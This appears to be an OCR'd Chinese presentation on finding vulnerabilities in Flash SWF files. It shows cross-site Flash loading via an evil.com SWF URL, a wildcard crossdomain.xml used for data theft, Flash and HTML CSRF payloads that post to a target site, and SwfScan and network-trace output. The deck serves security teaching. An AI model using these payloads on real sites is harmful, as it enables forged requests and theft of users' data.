
```
_root.loadMovie(_root.swf);
```

跨站Flash（Cross Site Flash）

AS3代码：

```
var param:Object = root.loaderInfo.parameters;
var swf:String = param["swf"];
var myLoader:Loader = new Loader();
var url:URLRequest = new URLRequest(swf);
myLoader.load(url);
addChild(myLoader);

// 利用链接：
http://www.foo.com/load3.swf?swf=http://www.evil.com/evil.swf
```


漏洞挖掘



```
var param:Object = root.loaderInfo.parameters;
var swf:String = param["swf"];
var myLoader:Loader = new Loader();
var url:URLRequest = new URLRequest(swf);
myLoader.load(url);
addChild(myLoader);
```

Flash CSRF 攻击

跨域操作



漏洞挖掘

Flash CSRF 攻击

目标网站的根目录下存在crossdomain.xml文件，配置如下：

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="*" />
</cross-domain-policy>
```

获取隐私

恶意Flash：

```
import flash.net.*;
var loader = new URLLoader(new URLRequest("http://test.com/t"));
loader.addEventListener(Event.COMPLETE,function(){
loader.data;
// 更多操作
});
loader.load();
```

漏洞挖掘

Flash CSRF 攻击

```
<form action="http://t.xxx.com/article/updatetweet" method="post">

<input type="hidden" name="status" value="html_csrf_here." />

</form>

<script>document.forms[0].submit();</script>
```

提交数据


漏洞挖掘

Flash CSRF 攻击

```
import flash.net.URLRequest;
function post(msg){
        var url = new URLRequest("http://t.xxx.com/article/updatetweet");
        var _v = new URLVariables();

        _v = "status="+msg;

        url.method = "POST"; // POST方式提交

        url.data = _v;

        sendToURL(url); // 发送
}
post('flash_csrf_here');
```

提交数据

漏洞挖掘



```
player.swf
  MovieClip 0 (_root)
    Frame 0
      Action 0
    Frame 1
      Action 0
  MovieClip 29 (stars_mc)
    Frame 0
      Action 0
  MovieClip 30 (rating)
    #initClip
  MovieClip 54 (SoundControl
    #initClip
  MovieClip 149 (slider)
    Frame 0
      Action 0
  MovieClip 176 (ControlBloc
    #initClip
    Frame 0
```

SWF - player.swf

Path	http://video.nxtv.cn/flashapp/player.swf
Flash Version	9
Actionscript Version	2
Sprites	231
Classes	88

Vulnerabilities

Severity	Name	Location

Learn More


SwfScan decompiles SWF files and locates security vulnerabilities directly in source code. You can decompile files from your local system or from the internet by typing a URL. Both ActionScript versions 2 and 3 are supported.

Download a free trial of WebIn Visit the HP Application Security Community blogs and discussion forums

Learn more about: lash Security Application Security Center

漏洞挖掘——分析方式

分析方式——静态分析



```
player.swf
  [Best Practice] Suggeste
  MovieClip 0 (_root)
    Frame 0
      Action 0
        [vulnerable] Pc
    Frame 1
      Action 0
        [vulnerable] Pc
  MovieClip 29 (stars_mc)
    Frame 0
      Action 0
  MovieClip 30 (rating)
    #initClip
  MovieClip 54 (SoundContr
    #initClip
  MovieClip 149 (slider)
    Frame 0
      Action 0
  MovieClip 176 (ControlBl
    #initClip
    Frame 0
      Action 0
  MovieClip 184 (progressB
    #initClip
  MovieClip 189 (stars)
    Frame 0
      Action 0
```


```
        var xfs = new ContextMenuItem("????????????", exitFullScreen);

    }
    else  {
        var xfs = new ContextMenuItem("Normal Screen", exitFullScreen);

    }
    var __callResult_602 = fullscreenCM.customItems.push(xfs);
    _root.menu = fullscreenCM;
    var xml_ = "";
    xml_ = ( ( ( "http://" + _root.host ) + "/load.php?action=movie&p=" ) + _root.p );
    player.controller._visible = True;
    if ( ( ( _root.musicbg == "" ) || ( _root.musicbg == Undefined ) ) ) {
        musicbg = myXML.childNodes.0.childNodes.4.childNodes.0.nodeValue;

    }
    else  {
```

Vulnerabilities

Severity	Name	Location
●	Possible Application Information Disclosur	Class: as.Movie.setPanelsCount
●	Possible Application Information Disclosur	Movie Clip 0 | Frame 0 | Global Code
●	Possible Application Information Disclosur	Movie Clip 0 | Frame 1 | Global Code
●	Suggested Security Controls for Embeddin	N/A

漏洞挖掘


分析方式——动态分析



Name Path	Method	Status Text	Type	Initiator
player.swf?host=itsafe.org /flashapp	GET	200 OK	applicatio...	Other
crossdomain.xml itsafe.org	GET	500 Internal Serv	text/html	Other
undefined /flashapp	GET	404 Not Found	text/html	Other
undefined /flashapp	GET	404 Not Found	text/html	Other

漏洞挖掘

题外话


« 本地磁盘 (C:) ▸ 用户 ▸ Evi1m0 ▸ AppData ▸ Roaming ▸ Tencent ▸ QQ ▸ Misc ▸

名称	修改日期	类型
ContactTips_800036924.html	2013/9/12 17:44	Chrome HTML
ContactTips_938032338.html	2013/9/8 11:37	Chrome HTML
ContactTips_938044047.html	2013/9/8 9:57	Chrome HTML

ContactTips_800036924.html 修改日期: 2013/9/12 17:44 创建日期: 2013/9/12 17:39
Chrome HTML Document 大小: 10.0 KB

EOF.

- Thanks & QA：）

EOF.